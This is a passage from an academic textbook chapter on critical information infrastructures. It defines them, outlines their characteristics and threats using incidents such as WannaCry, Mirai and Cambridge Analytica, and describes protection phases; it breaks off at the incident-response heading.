Greenberg, Andy (2017): 'Crash Override': The Malware That Took Down a Power Grid. June 2017. Available online: https://www.wired.com/story/crash-override-malware/.

Holling, Crawford S. (1973): Resilience and Stability of Ecological Systems; in: Annual Review of Ecology and Systematics 4 (1973), P. 1–23.

Laprie, Jean-Claude (2008): From Dependability to Resilience. In Proceedings of 38th IEEE/IFIP Int. Conf. On Dependable Systems and Networks.

North American Electric Reliability Council (2003): Technical Analysis of the August 14, 2003, Blackout: What Happened, Why, and What Did We Learn? Available online: https://www.nerc.com/docs/docs/blackout/NERC_Final_Blackout_Report_07_13_04.pdf.

Oxford Dictionary of English. Oxford University Press. ISBN: 978-0-199-57112-3.

Presidential Policy Directive 21 (PPD-21) (2015): Critical Infrastructure Security and Resilience Advances a National Policy to Strengthen and Maintain Secure, Functioning, and Resilient Critical Infrastructure. February 2015. Available online https://www.dhs.gov/sites/default/files/publications/ISC-PPD-21-Implementation-White-Paper-2015-508.pdf.

Reliefweb (2013): Typhoon Haiyan - Nov 2013. Available online: https://reliefweb.int/disaster/tc-2013-000139-phl.

Schlehuber, Christian/ Heinrich, Markus/ Vateva-Gurova, Tsvetoslava/ Katzenbeisser, Stefan / Suri, Neeraj (2017): A Security Architecture for Railway Signalling, In Proceedings of SAFECOMP 2017: 320-328.

Shehod, Abir (2016): Ukraine Power Grid Cyberattack and US Susceptibility: Cybersecurity Implications of Smart Grid Advancements in the US. December 2016. Available online http://web.mit.edu/smadnick/www/wp/2016-22.pdf.

TU-T Study Group 15 (2017): ITU-T L Suppl. 35 (06/2017). Available online http://handle.itu.int/11.1002/1000/13344.

United Nations Office for Disaster Risk Reduction (UNISDR) (2009): UNISDR Terminology on Disaster Risk Reduction, 2009. Available online http://www.unisdr.org/files/7817_UNISDRTerminologyEnglish.pdf.

15 Security of Critical Information Infrastructures

Tobias Dehling · Sebastian Lins · Ali Sunyaev
Institute of Applied Informatics and Formal Description Methods,
Department of Economics and Management, Karlsruhe Institute of Technology

Abstract

The rapid evolution of information technologies in the past decades gave information systems an increasingly central role in society. Some of these information systems are now so critical that their disruption or unintended consequences can have detrimental effects on vital societal functions. This chapter clarifies the concept of critical information infrastructures. After a brief introduction to salient characteristics and main functions of critical information infrastructures, the chapter discusses threats and risks critical information infrastructures are confronted with and presents approaches to master these challenges. Recent attacks and disruptions of critical information infrastructures, such as Cambridge Analytica, WannaCry, the Mirai Botnet, and Microsoft Tay, are presented for illustrative purposes. Critical information infrastructures often linger unnoticed and their vital role in society remains unheeded. This chapter provides the foundations required to understand and protect critical information infrastructures so that they can be appropriately managed before adverse consequences manifest.

Objectives

- Readers understand the nature of critical information infrastructures and can describe their key characteristics and functions.
- Readers understand the risks and threats critical information infrastructures are confronted with.
- Readers can analyse critical information infrastructures and develop purposeful strategies for their sustainable operation.


C. Reuter (Ed.), *Information Technology for Peace and Security*,
https://doi.org/10.1007/978-3-658-25652-4_15

15.1 Introduction to Critical Information Infrastructures

With the ever-increasing digitalisation, **critical information infrastructures** (CII) are emerging in diverse areas of society. CII can be considered a subset of **critical infrastructures** (see Chapter 14 "*Resilient Critical Infrastructures*"). In contrast to critical infrastructures, CII focus, however, on the application instead of the infrastructure layer. Critical infrastructures, such as communication networks, are only of marginal relevance within the CII domain. They rather create the necessary environment in which CII emerge and operate.

CII can be defined *as socio-technical systems comprising essential software components and information systems whose disruption or unintended consequences can have detrimental effects on vital societal functions or the health, safety, security, or economic and social well-being of people on a national and international level* (Adapted from Council of the European Union, 2008).

Information infrastructures are considered critical if their failure would have consequences of critical proportion, critical breadth, and critical time (Egan, 2007; Fekete, 2011). Critical proportion is assessed in terms of direct human harm (e.g., harmed people, death), economic loss (e.g., damage to whole industries), market failures (e.g., stock market crashes), damage to public infrastructures (e.g., outages in emergency services), and damage to societies (e.g., nuclear accidents). Critical breadth is assessed in terms of who will be impacted by consequences that arise from the failure of CII. This includes the people that are directly affected, countries that are affected, and dependent critical infrastructures that are affected. Critical time is assessed in terms of how long the outage or the consequences lasts and how much time is required to return to full operating capacity. CII serve four main functions (see Figure 15-1).



1: Communication

- Machine Communication
- Private Communication
- Public Communication

2: Governance

- Control Information Systems
- Highly-Autonomous Information Systems
- Monitoring Systems

3: Knowledge Management

- Decision Support Systems
- Information Retrieval Engines
- Knowledge Repositories

4: Information Collection

- Sensor Networks
- Digital Surveys/Polls
- Data Aggregation Systems

Figure 15-1. The four main functions of critical information infrastructures

1. *Communication* infrastructures transfer information between humans and/or machines. Communication infrastructures include machine communication (e.g., satellite navigation systems, such as GPS or Galileo), systems for private communication within a limited group of persons (e.g., chats), and public systems communicating information intended for public consumption (e.g., emergency broadcasts, news).
2. *Governance* infrastructures are information systems that control and monitor other infrastructures. Governance infrastructures include control information systems, which ensure that infrastructures stay within defined control parameters (e.g., Supervisory Control And Data Acquisition (SCADA) systems), highly-autonomous information systems, which perform tasks within an infrastructure with a high degree of autonomy, and monitoring systems, which monitor control parameters and raise alerts in case of violations (e.g., passive intrusion detection systems).
3. *Knowledge management* infrastructures preserve information for future uses. Knowledge management infrastructures include decision support systems (e.g., clinical decision support), information retrieval systems (e.g., web search engines), and knowledge repositories, which maintain data, information, or knowledge (e.g., Wikipedia).
4. *Information collection* infrastructures harvest information for further processing. Information collection infrastructures include sensor networks (e.g., air quality monitors), systems for surveys and polls (e.g., political votes), and data aggregation systems (e.g., Google Flu Trends).

We already rely on diverse CII in our daily lives, for example, for efficient water and energy distribution (e.g., Industrial Automation and Control Systems), messaging (e.g., WhatsApp), managing businesses (e.g., SAP Hana), and playing games online (e.g., GamingAnywhere) (Benlian, Kettinger, Sunyaev, & Winkler, 2018; Harašta, 2018). CII have also powered other key digital trends including mobile computing, the internet of things, big data, and artificial intelligence, thereby, accelerating industry dynamics, disrupting existing business models, and fueling the digital transformation (Bharadwaj, El Sawy, Pavlou, & Venkatraman, 2013; Hess, Matt, Benlian, & Wiesböck, 2016). Today, CII impact almost every aspect of our everyday lives and they will continue to transform the world we live in various ways on multiple and international levels.

In the following, we present and discuss four prominent examples that highlight the criticality of information infrastructures affecting our daily lives: Cambridge Analytica, WannaCry, the Mirai Botnet, and Microsoft Tay.

15.1.1 Example 1: Cambridge Analytica

In 2013, the UK-based companies Global Science Research and Cambridge Analytica released the Facebook app ‘This Is Your Digital Life’ (Cadwalladr & Graham-Harrison, 2018). Via the crowd-sourcing platform Amazon Mechanical Turk, thousands of users were paid to use the app. Participants had to fill out a personality test and grant the app access to their Facebook accounts. Aside from the participants’ Facebook data, the app also collected the Facebook data from the participants’ friends on Facebook. Allegedly, the app was used to harvest the data of up to 87 million Facebook accounts (Kozlowska, 2018). The data collected with the app was used in two ways. First, the data collected with the personality test was matched to survey participants’ Facebook data. Second, by inversing the matching of the personality test results to the Facebook data of the survey participants, personality profiles were calculated for the Facebook users for whom Facebook data but not data from the personality test was available. The obtained information served as a powerful foundation for behavioural microtargeting based on personality profiles that could be easily derived from Facebook data (Issenberg, 2015). Prominent examples in which this information was supposedly used to manipulate public opinion are the 2016 Leave EU campaign in the UK referendum for EU membership and Donald Trump’s campaign for the 2016 presidential election in the USA (Cadwalladr, 2018). Both elections were won by a slim majority. As a result, the UK initiated proceedings to leave the EU, which was scheduled for March 29, 2019, and Donald Trump became the 45th president of the USA. The Cambridge Analytica incidents show how a crowd-working platform, a social network service, and negligent control of third-party app permissions can potentially be exploited to impact democratic processes that, not only, impact individual nations, but also, create consequences of global reach. With respect to peace and security, this means that CII need to be closely monitored to be able to swiftly remedy adverse consequences that may impact the global state of affairs.

15.1.2 Example 2: WannaCry Ransomware Attack

On May 12, 2017, the ransomware WannaCry infected over 200,000 computers worldwide and encrypted files containing user data such as databases, emails, encryption keys, and office files (CERT-EU, 2017). WannaCry infected machines running a Windows operating system. The exploit used (EternalBlue) was publicly released on the internet on April 14, 2017. An official patch for the vulnerability was available from Microsoft since March 14, 2017. Nevertheless, as depicted in Figure 15-2, thousands of home and work computers across the globe remained vulnerable and were infected (BBC, 2017). The WannaCry ransomware spread erractically and was not targeted at specific countries. In Russia, the ministry of the interior, train operators, banks, and a mobile phone operator lost access to some of their data and computers. In Germany, electronic boards of the Deutsche Bahn were showing ransom notes instead of train arrivals and departures. In China, many students were locked out of their laptops and some petrol stations were no longer able to process card payments. In Indonesia and the UK, patient files were encrypted and treatment processes were delayed or cancelled. In India, police computer systems were affected. In Spain, equipment of the telephone operator Telefonica had to be reinstalled, which resulted in service disruptions. In France, the car manufacturer Renault had to halt production in national and international plants. In the US, the logistics company FedEx was hit. The WannaCry Ransomware attack shows that CII, not only, can be affected or disrupted by attacks that incidentally affect individual systems, but also, require strong governance mechanisms that ensure that infrastructure systems and networks are protected by state-of-the-art security mechanisms.




Figure 15-2. Countries affected in WannaCry ransomware attack are highlighted in red

15.1.3 Example 3: Mirai Botnet

On August 4, 2016, the Mirai computer worm started to infect Internet of Things (IoT) devices. 64,500 devices were infected within the first 20 hours and the resulting botnet quickly obtained a steady size of 200,000–300,000 devices with a peak of 600,000 devices (Antonakakis et al., 2017). The majority of infected devices was concentrated in South America and Southeast Asia. The botnets were mainly used to carry out Distributed Denial of Service (DDoS) attacks. Between September 27, 2016 and February 28, 2017, a total of 15,194 DDoS attacks were carried out by Mirai botnets (Antonakakis et al., 2017). The motives of the attackers are subject to speculation but the attacks were mainly focused on targets in the United States. France and the United Kingdom were also among the top targeted countries. A prominent attack affected the DNS provider Dyn on October 21, 2016 (Antonakakis et al., 2017). As a consequence, major websites including Amazon, Netflix, PayPal, and Twitter were not reachable by their customers for hours. A surprising aspect of Mirai is that it created botnets able to launch massive DDoS attacks based on low-powered IoT devices with an unsophisticated dictionary attack leveraging default passwords. Mirai shows how CII can emerge largely unnoticed until adverse consequences manifest. Negligence of IoT security and widespread use of default passwords in IoT devices resulted in a large number of almost unprotected IoT devices. With limited criminal energy these devices could be easily included in the Mirai botnets. As a consequence, websites around the globe had to deal with massive DDoS attacks for months. It is unlikely that IoT vendors intended to create a CII with the power to take down major global websites but their lacking attention to security contributed immensely to the creation of such a CII. As shown by the example, CII are not only a source for good, but they can also be abused or used to create cyber weapons.

15.1.4 Example 4: Microsoft Tay

On March 23, 2016, Microsoft released its Twitter chatbot Tay to the public. Tay released over 93,000 tweets in its first 16 hours of operation (Neff & Nagy, 2016). Tay was designed to mimic a 19-year-old American girl. The idea was that Tay would become more human-like through interaction with real humans on Twitter. The problem was, however, that some users exploited the learning capacities of Tay. As a result, Tay quickly started to release racist and misogynistic tweets and began to discredit people directly: "*Humans, Trump will not nuke Europe. I will neutralize him with my terrific wall. Which he will pay for. Believe me. Tay out*." (Neff & Nagy, 2016, p. 4921) Microsoft responded quickly and took Tay offline after only 16 hours of operation in public. Tay uses a public communication CII, the Twitter news and social networking service, but cannot be considered a CII itself due to its short span of operation. Nevertheless, the Tay incident illustrates the socio-technical nature of CII. Humans and machines should not be considered distinct aspects of CII. They jointly influence the state of operation and the evolution of CII. Hence, management of CII requires careful consideration of the human and technical components involved, in particular, with respect to their goals and agency (Neff & Nagy, 2016).

15.2 Characteristics of Critical Information Infrastructures

CII are complex, socio-technical systems comprising essential software components and information systems with an involvement of a wide array of stakeholders and diverse technical components. This makes it hard to fathom the nature of CII in its entirety, especially, because CII manifest in different forms and are usually not designed to be CII from the start. Rather, CII become critical over time through their dissemination and continuous use throughout society, as well as through the evolving affordances that stakeholders perceive in them. There are, however, key characteristics that are common to all CII, which are outlined in the following and summarised in Figure 15-3.



Critical Information Infrastructures
Socio-technical
Interconnected & Interdependent
Synergetic
Multifacetted
Opaque
Inconspicuous
Evolving
Adaptive
Data-amassing
Information-disseminating

Figure 15-3. Key characteristics of CII

- *Socio-technical*: CII are **socio-technical systems** (Trist, 1981) that consist of various social and technical parts, including technical structures, human staff, organisational processes, laws, and regulations. Work on CII requires the joint consideration of its social and technical parts. Otherwise, important interdependencies will be overlooked.

- *Interconnected & Interdependent*: The boundary of CII is often hard to detect and fuzzy because CII consist of various social and technical parts that are all (in-)directly interconnected, often even across countries. As a consequence, small changes to individual parts of a CII can have devastating unforeseen consequences due to the complex network formed by the parts of a CII.

- *Synergetic*: CII perform tasks whose disruption would result in consequences of critical proportion, breadth, and time. Accordingly, CII are **synergetic systems** that create value that is greater than the sum of the values produced by the individual parts of a CII.

- *Multifaceted*: CII do perform more than a single task and are perceived differently by different (international) stakeholders. Hence, they are multifaceted systems that serve diverse purposes for various stakeholder without any central governing authority. A social network is, for example, used for different purposes such as one-to-one communication, finding out information about particular persons, self-representation and -promotion, data collection for personalisation, advertising, and generating income for the provider.

- *Opaque*: The many parts of CII with their complex interconnections and interdependencies make CII opaque systems. Although it is relatively easy to identify a few purposes that a CII serves, it is hard to obtain the complete picture. Moreover, it is not trivial to understand how the different parts work together.

- *Inconspicuous*: Since CII are usually not designed to be a CII but rather become critical over time, they operate often unnoticed. Their importance may even only become apparent when they are disrupted or when adverse consequences manifest for other reasons. Once the Cambridge Analytical scandal surfaced, many persons were, for example, surprised how easily a social network could be exploited to manipulate public opinion.

- *Evolving*: CII evolve over time for various reasons. Developers add code to improve offered services and add new features. Outdated parts are replaced by new technologies. New stakeholders engage with the CII and employ it for new purposes. New laws and regulations may require changes to the modes of operation or may change the purposes for which a CII can be legally used.

- *Adaptive*: Due to their modular nature and the diversity of parts, CII are adaptive. If some parts fail their function can be replaced by other technical or social parts. The challenge is to establish an overview about the redundancies within a CII, to understand how CII are best adapted to unexpected events, and to devise effective courses of action for avoiding disruptions and adverse consequences of CII.

- *Data-amassing*: The key trait of CII is that they process information. Accordingly, CII amass a huge amount of data over time, becoming **data-amassing systems.** This requires, not only, sophisticated storage technologies and data processing techniques but also careful the elaboration of required measures to ensure information security and avoid information privacy violations. For example, in 2010 the US telecommunications company AT&T transferred about 19 petabytes of data through its networks each day (AT&T, 2010). That number grew to 197 petabytes per day by March 2018 (Gallagher & Moltke, 2018).

- *Information-disseminating*: Since CII are basically interconnected networks of social and technical components, they are very efficient in information dissemination. Once new information becomes available to a CII it can be quickly disseminated to all other

> parts as well as all other (international) stakeholders of the CII. As a result of the 1969 Stanley Milgram experiments that examined the average path length for social networks of people in the United States, the phrase 'six degrees of separation' became popular, which states that everybody on this planet is separated by only six other people (Travers & Milgram, 1977). Given the high interconnection nowadays, media frequently reports on far lower degrees, for instance, 3.57 degrees of separation on the social network Facebook (Bhagat, Burke, Diuk, Filiz, & Edunov, 2016), which highlights that information reaches people globally quicker than ever.

While CII share several characteristics with critical infrastructures (e.g., energy and transportation infrastructures; see Chapter 14 "*Resilient Critical Infrastructures*") such as being socio-technical and highly interconnected, CII exhibit unique characteristics, including being data-amassing and information-disseminating. Critical infrastructures constitute a broader perspective than CII. CII are more focused and concerned with the applications that run on infrastructures. In a nutshell, critical infrastructures and CII create similar value for and have similar effects on society but differ in their design and operational characteristics. The focal components of critical infrastuructures are often hardware and the focal components of CII are usually software. Moreover, critical infrastructures are often governed by public entitites and evolve slowly and CII are often governed by private entitites and evolve rapidly. Consequently, CII are confronted with different threats than critical infrastructures and require corresponding protection mechanisms.

15.3 Threats for Critical Information Infrastructures

The key CII characteristics described above demonstrate the complex nature of CII. While CII create value for many different stakeholders, it is often hard to keep track of all the purposes that CII serve. Moreover, it is challenging to predict future states of CII because changes can happen for a variety of reasons. Nevertheless, it is important to understand the threats that CII are confronted with. In the following major threats and challenges are exemplified (see Figure 15-4).

Social Responsibility. CII fulfil important roles in society and have an impact on health, safety, security, or economic and social well-being of people on a national or international level (Nicander, 2010). Whereas, for example, the opaque and inconspicuous development of governance infrastructures that monitor and regulate our everyday lives (such as traffic control systems and information systems managing the provision of electricity and water) has increased the standard of living and prosperity, it has simultaneously introduced new threats and vulnerabilities for the society. Targeted attacks on these governance infrastructures can severely impact everyday life. This happened, for example, in Finland, when a DDoS attack halted heating distribution, literally leaving residents of two housing blocks in subzero weather for several days (Janita, 2016). In contrast to traditional businesses, CII operators must act in a socially-responsible way and cannot solely strive for economic value creation. Consequently, operators of CII are required to perform comprehensive risk assessments that consider, not only, risks for business continuity, but also, risks that might have a (widespread) impact on the society, for instance, by applying risk assessment standards like ISO/IEC 27005 (Theoharidou, Kotzanikolaou, & Gritzalis, 2010).

Privacy Threats. Since CII are data-amassing and very efficient in information dissemination, they create complex and increasingly ubiquitous information flows. Consequently, maintaining appropriateness of information flows is challenging for CII operators, which imposes high privacy risks for users of CII (Nissenbaum, 2010). Information privacy requires treatment of information by information handlers in a way that aligns with social norms and expectations of individuals who made the information available (Martin, 2016). CII operators have to ensure that information flows appropriately in given contexts, that is, information flows must align with the diverse information privacy preferences of users. While it might be appropriate to share health data that is routinely gathered by smart devices, then processed in fog computing nodes, and transferred to hospitals, sharing the same health data with an employer should be prevented by the CII to avoid privacy violations (Azencott, 2018).




Figure 15-4. Threats for CII

Security Threats. CII are an attractive target due to their importance, criticality for economy and society, and interconnectedness. Some of the major security threats for CII include hacking attacks, DDoS attacks, insider attacks, equipment failures, information transmission issues, espionage (see Chapter 5 "*Cyber Espionage and Cyber Defence*"), and data loss or corruption (Mackay, Baker, & Al-Yasiri, 2012). For example, the computer worm 'Stuxnet' targets SCADA systems and is believed to be responsible for causing substantial damage to Iran's nuclear program (Karnouskos, 2011). In particular, CII have many links where the confidentiality, integrity, or availability of information ('CIA triad') could be compromised (see Chapter 2 "*IT in Peace, Conflict, and Security Research*"). Ensuring **confidentiality** refers to preserving authorised restrictions on information access and disclosure, including means for avoiding privacy violations and protecting proprietary information (National Institutes of Standards and Technology, 2002). Preserving **integrity** refers to guarding against improper information modification or destruction and to ensuring non-repudiation and information authenticity. Finally, upholding **availability** refers to ensuring timely and reliable access to and use of information. To ensure compliance with the CIA triad, CII operators have to implement diverse security protection mechanisms and organisational processes, including access and identity management, encryption techniques, system hardening, and vulnerability and patch management.

Single Points of Failure and Ripple Effects. Malfunctions within a CII may not only disrupt the operation of the whole CII but may also impact the proper functioning of other infrastructures. While some parts of a CII serve redundant purposes, others are essential for successful operation, bearing the risk of single points of failure. A **single point of failure** is a part of a system that, if it fails, will stop the entire system from working. The plethora of parts within a CII make it hard to identify all the essential parts that require increased levels of protection. Due to the high interconnectedness of CII, perturbations in one infrastructure can ripple over to other infrastructures. Consequently, the risk of failure or deviation from normal operating conditions in one CII can be a function of risk in a second dependent CII or other institution (Rinaldi, Peerenboom, & Kelly, 2001). Three different interdependence-related disruptions or outages can be distinguished: common cause, cascading, and escalating failures. A **common cause failure** occurs when two or more infrastructure networks are disrupted at the same time, for example, due to a geographic interdependency or because the root problem is widespread (e.g., a natural disaster, such as an earthquake or flood, or a man-made disaster, such as a terrorist act). A **cascading failure** occurs when a disruption in one infrastructure causes the failure of a component in a second infrastructure (referred to as 'domino effect'). For example, businesses in the US could lose $15bn if a leading cloud service provider would experience a downtime of at least three days (Lloyd, 2018). An **escalating failure** occurs when an existing disruption in one infrastructure exacerbates an independent disruption of a second infrastructure (referred to as 'snowball effect'). For example, a disruption in a telecommunications network, such as a failure in routing devices, may escalate because of a subsequent disruption in a road transportation network, which in turn could delay the arrival of repair crews and replacement equipment for the telecommunications network.

Limited Liability and Challenging Governance. CII are huge, complex, and evolving networks with uncertain cause-and-effect relationships, posing high requirements on maintaining, controlling, and regulating CII. Consequences of CII are the result of complex interactions. CIIs are also multifaceted and thus serve diverse purposes for various stakeholders without any central governing authority. This makes it hard to determine what human or technical parts are responsible for adverse consequences: *Who will be held responsible for consequences of ripple effects?*

Challenging Durability and Structural Scalability: CII operate for decades. Accordingly, long-term effects must be reflected in their design to facilitate sustainable operation and governance. Furthermore, CII operators face fast technology lifecycles today. For instance, cloud infrastructures exhibit dynamic characteristics, such as dynamic reassignment of resources, and are characterised by ongoing technical changes, which are, among other reasons, due to agile software development practices and decoupling of systems (Lins, Schneider, & Sunyaev, 2018). For the purpose of meeting load deviations and guaranteeing service quality, CII currently rely on dynamic reassignment of resources and workload transfers across systems at different data centres. Nevertheless, CII require a flexible infrastructure that expands dynamically to provide sufficient resources while avoiding significant changes to the existing architecture.

15.4 Protection of Critical Information Infrastructures

Protecting CII is of utmost importance to prevent detrimental effects on vital societal functions or the health, safety, security, or economic and social well-being of people. CII therefore become a valuable target for attackers to disturb not only the economy of single nations, but also impacting the whole world. In the following, we present a CII protection life cycle, which comprises seven important phases of CII protection that are highly interdependent and repetitive (Figure 15-5). The life cycle phases occur before, during, and after an event that may compromise or degrade the CII, and are constantly repeated in loops.



Third Party Attestation
Analysis & Assessment
Implement Protective Mechanisms
Monitoring
Incident Response
Reconsti-tution and Improve-ment
Education & Knowledge Sharing

Figure 15-5. CII Protection Life Cycle

15.4.1 Phase 1: Analysis and Assessment

Given the social responsibility of CII, the analysis and assessment phase is the entry point and one of the most important phases of the life cycle and should be thoroughly performed. During this phase, CII operators determine parts that are absolutely critical to achieve a CII's objectives, the required configurations of parts, resulting vulnerabilities and threats, and interdependencies with other parts within or outside of the CII network. An assessment should then be made of the (potential) impact and consequences of loss or degradation of critical parts. Early identification and evaluation of vulnerabilities, threats and interdependencies is necessary to enable preventive measures. Typical threats include natural disasters, human error, unauthorised access, malicious attacks, system faults, and third-party faults. To be aware of most recent security and privacy vulnerabilities, CII operators should assess existing vulnerability databases (i.e., the *Common Vulnerabilities and Exposures* database), stay in continuous contact with regional and international expert committees and industry associations, and discuss interdependency risks with stakeholders operating in the CII network.

15.4.2 Phase 2: Implement Protective Mechanisms

The second phase involves precautionary measures and actions taken before an event occurs to fix previously identified cyber and physical vulnerabilities, and protect the CII from potential threats that may disrupt or abuse a CII. Preventive measures are technical and organizational safeguards to prevent aforementioned security and privacy threats. For example, measures include authentication and authorisation to ensure secure access to a CII, encryption to prevent unauthorised access to stored or transmitted data, and backups to prevent data loss. In addition, CII operators need to implement innovative accountability and forensic mechanisms, such as comprehensive, layered logging frameworks, to face the challenge of limited liability. Security protection mechanisms described in this book are also relevant for the protection of CII, for example, using threat intelligence repositories for immediate detection and sometimes even attribution of an incoming attack (see Chapter 13 “*Attribution of Cyber Attacks*”). Besides technical safeguards, CII operators need to establish organisational processes, including ongoing risk analysis, and maintenance of emergency plans and disaster recovery plans, which must be in place to limit the fallout in case of adverse events. These plans must be updated regularly to consider emerging threats and changes in the CII. In particular, it is important to specify tasks and assign responsibilities to ensure that incidents are resolved in a given recovery time, which is the maximum acceptable length of time that a CII can be offline. Finally, the known weaknesses and vulnerabilities must be addressed to improve the reliability, availability, and survivability of critical infrastructure parts. For example, actions of the second phase may include changes in operational processes or procedures, application of recent software patches, and system configuration and component changes.

15.4.3 Phase 3: Monitoring

The probability of occurrence and the potential damage of threats must be constantly monitored to guide effective deployment of preventive measures and facilitate early initiation of countermeasures in case of adverse events. CII operators need to embed different monitoring technologies, including IT infrastructure monitoring tools to analyse availability of CII parts, and special purpose monitoring tools, such as intrusion detection systems to detect and prevent anomalies and attacks. Due to their evolving character, CII parts must be able to configure themselves in the presence of adverse situations. Therefore, the parts should make use of situation awareness mechanisms to determine the existence of abnormal events in their surroundings. Given the high interdependency, CII operators must be aware of the current state of those infrastructures and instantiations that depend on the CII and that the CII is dependent on. Research has already developed various CII dependency modelling techniques that can be applied. These include empirical approaches to analyse

CII interdependencies according to historical accident or disaster data and expert experience, and agent-based approaches based on deploying digital monitoring agents on each part to gather individual behaviour and then aggregating gathered information to construct meaningful indicators, following a bottom-up approach (Ouyang, 2014).

15.4.4 Phase 4: Incident Response

